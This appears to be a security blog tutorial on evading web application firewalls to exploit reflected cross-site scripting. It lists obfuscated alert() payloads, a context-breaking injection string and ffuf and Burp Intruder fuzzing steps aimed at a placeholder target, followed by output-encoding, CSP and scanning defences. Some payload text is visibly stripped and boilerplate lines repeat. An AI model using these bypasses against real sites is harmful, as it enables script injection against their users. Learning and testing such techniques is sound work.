Listen to this Post
Introduction:

In the ongoing arms race between cybersecurity professionals and threat actors, Web Application Firewalls (WAFs) represent a critical but sometimes penetrable line of defense. The successful bypass of a WAF to exploit a Reflected Cross-Site Scripting (XSS) flaw demonstrates a sophisticated understanding of both offensive techniques and defensive logic. This article deconstructs such an advanced attack methodology, moving beyond simple payloads to analyze the iterative, analytical mindset required to breach modern security layers.
Learning Objectives:
- Understand the fundamental mechanics of Reflected XSS and how WAFs are designed to block common exploitation attempts.
- Learn a systematic methodology for testing and bypassing WAF filters through iterative obfuscation, encoding, and contextual analysis.
- Master practical commands and techniques for testing payloads and implementing robust mitigation strategies in your own applications.
- Understanding the Battlefield: Reflected XSS vs. WAF Logic
Step‑by‑step guide explaining what this does and how to use it.
A Reflected XSS attack occurs when a web application takes user input (e.g., from a search query parameter) and includes it directly in its response without proper sanitization or encoding. A classic test is to inject a simple payload like “ into a search field and observe if an alert box pops up.
A WAF sits in front of the application, analyzing incoming HTTP requests for malicious patterns matching known attack signatures, such as the strings “ or alert(). Its primary job is to block these requests before they reach the vulnerable application code.
Initial Testing and Reconnaissance:
- Identify the Input Vector: Start by testing all user-controllable inputs. Use a browser’s developer tools (F12) to monitor network traffic.
GET /search?q=<script>alert('test')</script> HTTP/1.1 Host: target.com - Observe the WAF’s Response: If the WAF blocks the request, you will typically receive a 403 Forbidden error page, a custom “Blocked” message, or your payload will be stripped from the response. This confirms a WAF is present and its baseline rules.
2. The Art of Obfuscation: Bypassing Signature-Based Filters
Step‑by‑step guide explaining what this does and how to use it.
When a simple payload is blocked, the next step is obfuscation—altering the payload’s appearance without changing its function, to evade signature detection.
Technique 1: Case Manipulation and Fragmentation
Some WAFs use case-sensitive regex. Try alternating case:
GET /search?q=<ScRiPt>AlErT(1)</ScRiPt> HTTP/1.1
Technique 2: Using HTML Entities and Alternate Syntax
Encode characters or use less common event handlers.
<!-- Using HTML decimal encoding for part of the tag -->
<img src=x onerror="alert(1)">
<!-- Using the JavaScript String.fromCharCode method -->
<script>alert(String.fromCharCode(88,83,83))</script>
Technique 3: Incorporating Whitespace and Tabs
Inserting tabs or line breaks can break simple regex patterns.
<img
src=x
onerror
="alert(1)">
3. Advanced Evasion: JavaScript Encoding and Context-Aware Bypasses
Step‑by‑step guide explaining what this does and how to use it.
This is where the hack transitions from simple to advanced. It involves understanding how the browser decodes content differently than the WAF.
Deep Dive: JavaScript Unicode Escape Sequences
You can represent the entire payload using Unicode escapes (\uXXXX). The WAF sees a harmless string, but the browser’s JavaScript engine will decode and execute it.
<script>\u0061\u006c\u0065\u0072\u0074(1)</script>
Context Switching: Escaping the JavaScript Context
If the input is reflected inside existing JavaScript code (e.g., inside a ``
Your payload must close the single quote, add your code, and then comment out the rest.
'; alert(1); //
The resulting, executed code becomes: ``
4. Tool-Assisted Payload Generation and Fuzzing
Step‑by‑step guide explaining what this does and how to use it.
Manually crafting payloads is time-consuming. Security tools automate this process.
Using `ffuf` for Parameter Fuzzing:
`Ffuf` is a fast web fuzzer. You can use it to test which parameters are vulnerable and what payloads get through.
 Fuzz the 'q' parameter with a list of potential payloads
ffuf -w payloads.txt -u "https://target.com/search?q=FUZZ" -fs 0
(In the above command, `-w` specifies the wordlist, `-u` the target URL, and `-fs 0` filters out responses of size 0, which often indicate a block.)
Using Burp Suite Intruder:
- Capture a normal search request in Burp Proxy.
2. Send it to the Intruder tool.
- Mark the parameter value as the payload position.
- Load a comprehensive list of XSS payloads (e.g., from the `fuzzdb` or `SecLists` project).
- Analyze responses for differences in length, status code, and content to identify successful bypasses.
5. Defensive Posture: Mitigation Strategies for Developers
Step‑by‑step guide explaining what this does and how to use it.
Mitigating such advanced attacks requires a defense-in-depth approach, moving beyond reliance solely on a WAF.
Primary Defense: Strict Output Encoding
Always encode user data based on the context where it will be output.
HTML Context: Use HTML entity encoding (e.g., `<` becomes <).
JavaScript Context: Use JavaScript Unicode escaping.
URL Context: Use URL encoding.
Example in a Node.js/Express application using the `he` library:
const he = require('he');
app.get('/search', (req, res) => {
let userQuery = req.query.q;
let safeOutput = he.encode(userQuery, { 'useNamedReferences': true }); // Encodes for HTML
res.send('You searched for: ' + safeOutput);
});
Secondary Defense: Implementing a Content Security Policy (CSP)
A CSP is a browser-side directive that acts as a final firewall. It restricts which scripts can execute.
Example CSP Header:
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted.cdn.com;
This policy blocks all inline scripts (like the classic alert()), effectively neutralizing most Reflected XSS attacks, even if the payload reaches the browser.
Tertiary Defense: Regular Security Testing
Continuously test your own applications.
Static Application Security Testing (SAST): Integrate SAST tools into your CI/CD pipeline.
Dynamic Application Security Testing (DAST): Run automated scanners like OWASP ZAP.
 Basic OWASP ZAP full scan
zap-full-scan.py -t https://target.com -g gen.conf -r scan_report.html
What Undercode Say:
The WAF is a Filter, Not a Fix: A WAF is a crucial security control, but it is a mitigating filter, not a corrective one. The root cause remains the application's failure to safely handle user input. Relying solely on a WAF creates a false sense of security.
Mindset Over Tools: This exploit highlights that the most critical tool is the hacker's analytical mindset—the patience to iteratively test, observe, and adapt based on the WAF's responses. This systematic approach to problem-solving is what separates successful penetration testers from script kiddies.
The analysis reveals a clear trajectory: as WAFs incorporate more machine learning and behavioral analysis, attack techniques will evolve in parallel. We are moving towards AI-driven "fuzzing" that can automatically generate context-aware bypasses at scale, and increased exploitation of logic flaws within client-side frameworks (like Angular or React) that traditional WAFs struggle to parse. The future of web security lies not in a silver-bullet appliance, but in a holistic strategy combining robust secure coding practices, layered defenses like strict CSP, and intelligent, adaptive offensive testing to stay ahead of the adversary's evolving methodology.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Abhirup Konwar - Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


